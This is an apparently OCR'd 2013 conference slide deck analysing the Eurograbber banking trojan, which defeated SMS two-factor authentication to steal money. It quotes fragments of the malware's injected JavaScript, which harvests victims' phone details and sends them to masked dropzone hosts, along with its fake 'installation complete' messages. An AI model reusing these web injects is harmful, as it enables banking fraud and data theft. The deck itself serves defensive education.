csm-ace CYBER SECURITY MALAYSIA AWARDS, CONFERENCE & EXHIBITION 2013

accrete TECHNOLOGIES

INSIDE EURO GRABBER - ANATOMY OF A MALWARE

Mohammed Fadzil Haron
GSEC GCIA GCIH GCFA GCED GPEN SSP-MPA CISSP

CTO, Accrete Technologies Sdn. Bhd.

SPEAKER'S BIO

Mohammed Fadzil Haron is the Chief Technology Officer (CTO) of Accrete Technologies and Technical Director of Accrete InfoTech, and actively involved as SANS Community Instructor and Local Mentor, SANS Advisory Board and GIAC Gold Advisor currently advising two GCIH Gold students' research papers. He is GIAC's GSEC(Gold), GCIA(Gold), GCFA, GCIH, GPEN, GCED, SSP-MPA and CISSP certified, and very passionate about information security.

His recent experience includes as Enterprise Architect for WorleyParsons BSC, MNC in Kuala Lumpur, Malaysia responsible as technology strategist in re-architecting enterprise data centers, resiliency of services and infrastructures, and enterprise disaster recovery plans.

In his prior life, his extensive 16 years information security experiences include the Enterprise Technical Lead/Senior Manager, Corporate Technical Forensics Investigator responsible for Intel's global forensics investigation leadership, and operations in Greater Asia and Europe, as part of global investigation team where he was responsible to establish enterprise forensics capabilities, processes and procedures, lead technical investigation cases, conduct case interviews and to perform forensics analysis in support of other internal investigations to include ethics and code of conduct violation, copyright violations, theft, fraud and many others.

He has extensive experiences in Intrusion Detection, Log analysis, indepth packet analysis, Risk and Vulnerability Assessment, Incident Handling, Malware Analysis, PKI Infrastructure and data protection, Investigation interviews, and Forensics analysis and investigations. Regular speakers at conferences and has instructed many security trainings.

SYNOPSIS


The attack, dubbed "Eurograbber," infected users' PCs with a new version of the Zeus Trojan, and then convinced them to download malware to their cell phones, defeating the second factor of authentication and exposing online banking accounts to slow data theft, according to researchers at security vendor Check Point Software and Versafe, an online fraud prevention vendor.

Credit to Check Point and Versafe, for their whitepaper on the Eurograbber malware analysis

SUMMARY OF EUROGRABBER

- Sophisticated, multi-dimensional and targeted attack – APT
- Stole 36+ Million Euros
- Impacting 30,000 bank customers across Europe
- Started in Italy, then Germany, Spain and Holland (possible of spreading to other countries as well outside of Europe)
- Use variant of ZITMO (Zeus-in-The-Mobile Trojan)
- Infected PC/Laptop as well as Mobile devices Blackberry and Android
- Illicit transfer funds from corporate and personal victims' accounts ranging 500 – 250,000 Euros each.

WEB AUTHENTICATIONS




TAN – Transactional Authentication Number

THE LIFECYCLE

1

Trojan infects the user's computer. Eurograbber Trojan intercepts communication with the bank.



Bank sends an Transaction Authorization Number (TAN) via SMS. The Trojan on the user's mobile phone intercepts the SMS and forwards it to attackers to complete an illicit transaction.

4

2

Attackers retrieve the user's mobile number and infect the mobile device.


3

The next time the user Logs in to the bank account, the attackers initiate a transfer of funds from the user's account to the "mule" account

INFECTION: STEP 1

- Victim' desktop or laptop is infected with customized Zeus Trojan
- Vector of infection includes phishing email, a spam email, general web browsing of certain websites

INFECTION: STEP 2



The victim is asked to enter their mobile device type and OS

The victim is asked to enter their cell phone number

INFECTION: STEP 2 (CONTINUED)

- The Parameters injected onto the customers' screen

```
jQuery(document).ready(function(){
    INJ.phones=function(){
        this.vendors=ko.observableArray();
        this.selectedVendor=ko.observable();
        this.models=ko.observable({});
        this.selectedModel=ko.observable();
        this.getName=ko.computed(function(){
            if(this.selectedVendor()&&this.selectedModel()){
                var last;
                for(var i in this.selectedModel()){last=i};
                return this.selectedVendor()+' _ '+this.selectedModel()[i].model;
```

The type of Mobile phone and OS

INFECTION: STEP 3

- Deliver the bank customer's mobile information to the dropzone for storage and for use on subsequent attacks:

```
function(){
    var ex=new INJ.phones();
    INJ.ex=ex;
    ko.applyBindings(ex);
    jQuery.ajax({
        url:('on'=='on'?'https://':'http://')+'ite*******.com'+'/phones.php?callback=?'
        ,dataType:'jsonp'
        ,success:function(data){
            data['Ander']=[];
            for(var i in data){
                var row=data[i];
                row.push({"0":{"model":"Ander","os":"model"}});
            }
            ex.models(data)
```

INFECTION: STEP 4

The SMS sending system location

User's mobile number

Language of the application

```
jQuery.ajax({
    url: 'https://XXXXXXX-c.com/sms.php',
    data:{
        num:phone,
        lang:'nl',
        type:tGo.data('mobile_type')
```


INFECTION: STEP 4 (CONTINUED)

Android users


Blackberry users

Translation: “In order to install the free encryption software on mobile, please use this link”

INFECTION: STEP 5



INFECTION: STEP 6



The verification code

The message changes according to the user's language

INFECTION:
STEP 7: COMPLETING THE PROCESS

- Completes the process by displaying messages
- “Your mobile phone has no additional security needed”
- “The application is correctly installed, now you can again use the site in the standard fashion”

```
encodeURIComponent('<div class="last_word">')
+"Your%20mobile%20phone%20has%20no%20additional%20security%20is%20needed"
+encodeURIComponent('</div>')
,[]
,function(){
    INJ.buttonOnClick=function(){
        tGo.data('result',tGo.data('result')+'finished=<span style="background-color: red;">wrong mobile</span>');
        tTalk().user(tGo.data('LOC')+'_'+tGo.data('user')+'!'+'other');
        tTalk('rlog',tGo.data('result'),function(){tGo.data('proseed')()});
    };
    INJ.enableButton();
}
```

Error message

SETP 7 (CONTINUED)


- Both desktop/laptop and mobile devices are now compromised
- Ready to hijack subsequent online banking transactions

```
.step('step4','body',
encodeURIComponent('<div class="last_word">')
+"The%20application%20is%20correctly%20installed,%20now%20you%20can%20again%20use%20the%20site%20in%20the%20standard%20fashion."
+encodeURIComponent('</div>')
,[]
```

THE LIFECYCLE – THE THEFT

1

Trojan infects the user's computer. Eurograbber Trojan intercepts communication with the bank.



Bank sends an Transaction Authorization Number (TAN) via SMS. The Trojan on the user's mobile phone intercepts the SMS and forwards it to attackers to complete an illicit transaction.

4

2

Attackers retrieve the user's mobile number and infect the mobile device.

3

The next time the user Logs in to the bank account, the attackers initiate a transfer of funds from the user's account to the "mule" account

THE MONEY THEFT: STEP 1

- An Online Banking Customer Logs In To Their Online Bank Account

THE MONEY THEFT: STEP 2

- Immediately upon login, Eurograbber initiates trojan on PC to start its own transaction to transfer a pre-defined percentage of money out of victim's bank account to a "mule" account owned by the attacker

THE MONEY THEFT: STEP 3

- Illicit Transaction Submitted
- Bank Sends Transactional Authentication Number (TAN) via SMS to Customer's Mobile Number

THE MONEY THEFT: STEP 4

- Eurograbber Intercepted the SMS Containing TAN
- Hides the SMS Containing TAN from the Customer
- Forward the TAN to One of Many Relay Phone Numbers Already Setup by Attacker
- Relay Phone Forwarded SMS Containing TAN to Drop Zone For Storage Together With Users' Information (Relay Phone Was Used to Avoid Detection)

THE MONEY THEFT: STEP 5

- TAN is Pulled from Storage by Trojan on PC/Laptop
- Trojan Send the TAN to the Bank to Complete the Illicit Transaction Authentication
- Once Authenticated, Money Get Transferred Out of Customer's Bank Account Into "Mule" Account
- None of These Activities Are Visible to Users

DEFENSES

- Work Harder In Protecting Your Organization Network, Host, Devices and Data. Thus Enhance Your Defense In-Depth
  - Patch Management
  - Endpoint to Endpoint Security
  - Sandboxing
  - IDS/IPS – Does Your IDS Analyst Really Understand What They're Looking For?
  - Use Single Sign-On (SSO)
- Social Engineering Is Still One of Key Ingredient of Infection
  - Awareness That Make Users Really "Aware" to "Don't Click"
  - In-Depth Training For Your Security Staffs
- Continuous Improvement on Authentication Processes and Overall Design
  - Use Mobile GPS Coordinate For 3rd Authentication (Where You Are)

People is the still WEAKEST LINK!

QUESTION?

THANK YOU!